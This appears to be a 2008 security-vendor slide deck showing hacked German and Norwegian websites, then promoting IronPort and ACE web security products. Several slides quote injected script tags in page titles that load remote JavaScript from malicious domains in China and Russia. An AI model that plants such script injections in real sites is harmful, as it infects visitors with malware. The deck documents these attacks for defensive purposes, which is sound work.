

[View unanswered posts](#)

Forum		Topics	Posts	Last Post
<b>Brustkrebs</b>				
	<b>General Topics</b> General Topics Moderator <a href="#">Moderators</a>	19223	31876	Sun May 11, 2008 6:25 pm <a href="#">supervideoqirl</a> ➡
<b>Endometriose</b>				
	<b>General Topics</b> Moderator <a href="#">Moderators</a>	1093	1093	Sun Jun 08, 2008 12:10 am <a href="#">intalowalkin</a> ➡

- Site invokes xprmn4u.info javascript
- Xprmn4u.info invokes vipasotka.com which invokes golnanosat.com



# Hacked!




# Exploited German Website



# What's really happening

- bad-waldsee.de registered at DENIC before 2003
- Hosted at 80.237.213.92 on Hosteurope in Cologne



```
Firebug - Stromversorgung EnBW Störungsd<script src=http://www.qiqi111.cn/m.js></script>
File View Help
Inspect Edit body <html>
Console HTML CSS Script DOM Net
<head>
  <title>Stromversorgung EnBW Störungsd<script
  src=http://www.qiqi111.cn/m.js></script></title>
  <link type="text/css" href="/stylesheets/bfree/
```

- Browser gets IFRAME, runs m.js javascript at qiqi111.cn
- qiqi111.cn is Chinese website hosted in China
- Registered at 北京万网志成科技有限公司 in 2008

# Exploited Norwegian Website

Sekker/Bagger<script src=http://www.sslwer.ru/ngg.js></script><script src=http://www.sslwer.ru/ngg.js></script> - SportsKupp

File Edit View History Bookmarks ScrapBook Tools Help

http://www.sportskupp.no/estore/visoversikt.asp?katid=66&side=1

**SPORTSKUPP.NO**  
- la det gå sport i å handle billig!

Hjem Kjøpsbetingelser Om SportsKupp.no Kundeservice Kontakt oss Registrer d

Ski  
Fleece  
Jakker  
Bukser/Skibukser  
Softshell  
Sekker/Bagger

**Columbia Bag Modell Deluxe 34 RGB**  
Kjempestor Sportsbag

**NÅ 999,-**  
anb. butikkpris kr 1999,-

Handl  
Handl  
VISA


velg: Stk Mer info Legg i handlekurv

Scripts Partially Allowed, 1/3 (sportskupp.no) | <SCRIPT>: 57 | <OBJECT>: 0

Loading sslwer.ru

# What's happening on SportsKupp.no?

- SportsKupp.no registered 2007, hosted in Oslo on 81.175.28.22, Hafslund Telecom


A screenshot of the Firebug web development tool. The title bar shows 'Firebug - Sekker/Bagger<script src=http://www.sslwer.ru/ngg.js></script><script src=http://www.sslwer.ru/ngg.js></script> - SportsKupp'. The 'HTML' tab is selected. The code shows the <head> section with a <title> tag containing 'Sekker/Bagger' followed by a <script> tag with 'src=http://www.sslwer.ru/ngg.js'. The script tag is highlighted with a red dashed border.

```
<head>
  <title>Sekker/Bagger<script
src=http://www.sslwer.ru/ngg.js></script>
```

- Browser runs IFRAME object ngg.js from sslwer.ru
- sslwer.ru DNS Name Servers hosted more malware on dynamic IPs at Cablevision, Time Warner, Rogers  
E.g. 191-15.127-70.tampabay.res.rr.com
- Registered at NAUNET-REG-RIPN by “Private Person”.  
80% of registrars fresh domains listed in URIBL spam list.




# <http://www.stavangersk.no/>



- Legitimate site

# <http://www.stavangersk.no/?go=7625>

- A directory on the bicycle club site



- The page is an IFrame cgi on 213.155.5.72 in Ukraine which loads php from tablets-city.com



# Solutions

# ACE Web Application Firewall (WAF)



The WAF is a drop-in solution that protects web-enabled applications from attacks

## **PCI Compliance, Virtual App Patching, Data Loss Prevention**

- **Secure** – Deep packet protection of the most common vulnerabilities
- **Fast** – Processes 3,000+ TPS and 10,000+ concurrent connections
- **Drop-in** - Does not require recoding applications, deployable in under an hour
- **PCI 6.5/6.6 compliance is just a few clicks away**

# Fighting the Last War



# But I've Got Firewalls, IPS, Anti-Virus and URL Filtering?!

- Firewalls don't stop port 25 or user requests for protocol-compliant HTTP(S)
- IPS does not stop social engineering
- New vulnerabilities continually
- Anti-virus is shockingly ineffective due to mutating viruses
  - 390 LdPinch security signatures since original in 2003
  - More than 30,000 Bagel variants
- URL filtering can't categorize an infinite number of sources
- URL filtering can't protect from legitimate sites being hacked
- End-users roam
- End-users choose to install, override security
- Once infected, malware hides

# Network Is “Locked”— Email and Web Are Open

Port 25

Port 80  
Port 443


**Content Security**



**Network Security**


# The IronPort Story

## Application-Specific Security Gateways



# Next Generation Secure Web Gateway

**Before IronPort**



**After IronPort**



All web security components in a single integrated platform




# IronPort S-Series

- L4 traffic monitor to detect infected PCs
- URL filtering to block known bad sites
- Web reputation for the “long tail”
- Anti-malware system to detect content



**IronPort Web Security Appliance**




---

**Next Generation Web Security Platform**

---

# Layer 4 (L4) Traffic Monitor

## Integrated Network Monitoring



# Detecting Existing Client Infections

## Monitoring “Phone Home” Traffic

- Layer 4 Traffic Monitor


Scans all traffic, all ports,  
all protocols

Detects malware bypassing  
Port 80

- Powerful anti-malware data

